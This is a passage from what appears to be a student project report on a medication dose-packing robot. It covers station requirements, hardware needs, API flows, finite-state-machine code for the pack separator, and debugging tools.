  The unidose/multidose pack separator submodule must be able to accurately separate medication into unidose and multidose packets. The submodule must also be able to identify and reject any defective medication.

- **Drug dispensing robot (Pill vision system):**

  The drug dispensing robot submodule must be able to accurately identify medication using the Pill Vision System and dispense the correct dosage into the appropriate packet. The submodule must also be able to communicate with other submodules to coordinate the movement of the Dosecar.

- **Manual verification station:**

  The manual verification station submodule must be able to verify that the correct medication has been dispensed and labeled correctly. The submodule must also be able to identify and reject any defective medication.

- **Label printing manager:**

  The label printing manager submodule must be able to print accurate labels for each medication packet. The submodule must also be able to communicate with other submodules to coordinate the movement of the Dosecar.

- **Heat seal station:**

  The heat seal station submodule must be able to securely seal each medication packet. The submodule must also be able to identify and reject any defective medication.

- **Automatic storage rack station:**

  The automatic storage rack station submodule must be able to store and retrieve medication packets as needed. The submodule must also be able to communicate with other submodules to coordinate the movement of the Dosecar.

Figure 4: Dosepacker Robot

b) Non-Functional Requirements

- **Performance Requirements:**

  Server must not be hanged in case of too many users are working on it. The delay time to load and reload page should be as low as possible.

- **Security Requirements:**

  User data must be secured in database. Unauthorized access should not be allowed. One user cannot view other user's details. Payment will be safer and more dependable.

- **Software Quality Attributes:**

  The project must be adaptable to most of the browsers. The application must be accessible 24*7. The application should be easy to maintain and upgrade time to time. The project should be built in such a way that its components can be reused in different sections of the project.

- **Dosecar:**

  It is a smart device with multiple features. It can moved to one station to another if path provided. It can carry packets or label whenever required. Other features are showed in image.

Figure 5: DoseCar

c) Hardware Requirements

Here, mentioned below specifications are needed for smooth execution of the project.

- Microcontrollers
- Different types of Sensors (Proximity, temperature etc.)
- Servo Motor
- Stepper Motor
- DC Motor

- Suction pump
- Heat Sealing bed

Hardware Requirements for Execution of code.

- **Processor:** Intel Core i5 and i7 and the AMD Ryzen 5 and 7.
- **Memory:** 16GB of RAM
- **Storage:** 128GB to 2TB.

5. Implementation

a) RM stations API Automation Implementation:

- **Station's information:**

Figure 6: Station info

- **Station API list:**



Figure 7: Station API List

- **API input parameters:**

Figure 8: Parameter Input

- **API generation:**



Figure 9: API Generation

- **Station's callback:**



Figure 10: Station Callback

b) CRM Stations Flow:

1. Pack – Separator station Final State Machine:

Modules:

- Initialization Station

  In initialization flow, there are main three sub-flow works one after another at pack separator station. First Top motor initialization at top level then Bottom motor initialization and then pack transfer flow works if there is need of the pack at bottom level. Pack is needed or not is decided by sensors top motor initialization flow in which top motor will reach at its initial position and overcurrent error and timeout error check for top motor. Overcurrent error occurred when the power supply is more than the motor wants to run. Timeout error occurs when the motor takes more time to reach its initial time than expected. In case of any type of error callback send to user bottom motor initialization flow in which bottom motor will

run and stop when it will reach at its homing / starting position. When the bottom motor starts to run overcurrent and timeout error will be checked.

- Drop Pack

  The Drop Pack command will drop one blister pack from bottom section to DoseCar, in which DoseCar will be handle by user station. Here a drop command can perform dropping until the down sensor in bottom section is hit means pack are available for predefine level. If sensor is not hit, then it will automatically transfer pack from top section if top sensor is hit otherwise it's require manual pack refilling. In the manual pack refilling state it will stop until pack refill, after refilling it will start where it was stopped.

  There are two more sensors set for checking pack is drop or not, in dropping case sensors are checking pack is dropping in correct position or in correct way. If pack is not dropping as expected then there is pack align error which will notify us that pack not drop correctly on DoseCar.

- Retry

  In retry, when we have hit another API and any type of error occurs in between at that time execution will stop and if we want to continue at that point then this API can be called if all the errors occurred previously is handled.

- Shutdown

  When shutdown API will be executed then pack separator station will be shutdown.



Figure 11: Pack Separator Diagram

```
add_fsm_states(FS_PS_Idle, NULL, FS_PS_NO_STATE, FS_PS_NO_STATE);

//top motor init

add_fsm_states(FS_PS_Check_for_manual_door_lock, &is_door_closed, FS_PS_TM_Homing_CMD_at_init, FS_PS_door_open_error);
add_fsm_states(FS_PS_door_open_error,&door_open_error,FS_PS_Idle,FS_PS_NO_STATE);

add_fsm_states(FS_PS_TM_Homing_CMD_at_init, &is_top_motor_at_homing_position, FS_PS_BM_Homing_CMD_at_init, FS_PS_TM_Start);
add_fsm_states(FS_PS_TM_Start, &start_top_motor_cw, FS_PS_TM_Check_for_homing_success, FS_PS_NO_STATE);

add_fsm_states(FS_PS_TM_Check_for_homing_success, &is_top_motor_at_homing_position, FS_PS_BM_Homing_CMD_at_init,
FS_PS_TM_Check_for_overcurrent_error);
add_fsm_states(FS_PS_TM_Check_for_overcurrent_error, &is_overcurrent_occurred_in_top_motor_at_homing,
FS_PS_TM_Stepper_motor_overcurrent_erro,FS_PS_TM_Check_for_timeout_error);
add_fsm_states(FS_PS_TM_Check_for_timeout_error, &is_timeout_occurred_in_top_motor_at_homing, FS_PS_TM_Homing_timeout,
FS_PS_TM_Check_for_homing_success);

add_fsm_states(FS_PS_TM_Stepper_motor_overcurrent_error,&top_motor_overcurrent_error,FS_PS_Idle,FS_PS_NO_STATE);
add_fsm_states(FS_PS_TM_Homing_timeout,&top_motor_homing_timeout_error,FS_PS_Idle,FS_PS_NO_STATE);
```

Figure 12: Pack Separator Final State Machine Code

2. LPM (Label Printing Machine) station Final State Machine:

RECOVERY – 0:

This command includes checking all hardware like running dc motor & stepper motor, open conveyor, close conveyor etc. This API includes open conveyor & close conveyor API itself.

RECOVERY – 1:

Recovery 1 command includes conveyor cycle API , drop label API so I have not included that APIs. This recovery 0 and recovery 1 command include most of APIs.

Modules:

- Recovery / Init Station
- Open conveyor
- Close conveyor
- Reject label.
- Drop label.
- Retry



Figure 13: Unloading Station

- The label printing manager submodule must be able to print accurate labels for each medication packet. The submodule must also be able to communicate with other modules to coordinate the movement of the DoseCar.

c) Debugging and Testing Tools:

- **Postman:**

  Postman is a collaboration platform for API development. Postman's features simplify each step of building an API and streamline collaboration so you can create better APIs—faster.

  In the initial stage, when we don't have user interface, used Postman for testing the APIs, which is really makes the work easier in that situation.

Figure 14: Postman Testing

- **Debugging in Atollic TrueSTUDIO**

  Debugging with Atollic TrueSTUDIO is done with a GDB Server. The GDB Server is a program that connects GDB (GNU Debugger) on the PC to a target system. It can be started locally or remotely as shown in the two conceptual pictures below:

  Atollic TrueSTUDIO is an Integrated Development Environment (IDE) for developing embedded systems based on ARM Cortex-M microcontrollers. It provides an efficient and easy-to-use platform for software development, debugging, and programming of microcontrollers.

  The main use of Atollic TrueSTUDIO is to provide a comprehensive set of tools for developers to create, build, and debug firmware and software for ARM Cortex-M microcontrollers. It provides advanced features such as code editor, code

analyzer, project management, and version control**.**



Figure 15: Project Configurations



Figure 16: Atollic TrueStudio Code Configurations

Figure 17: Debug Configurations

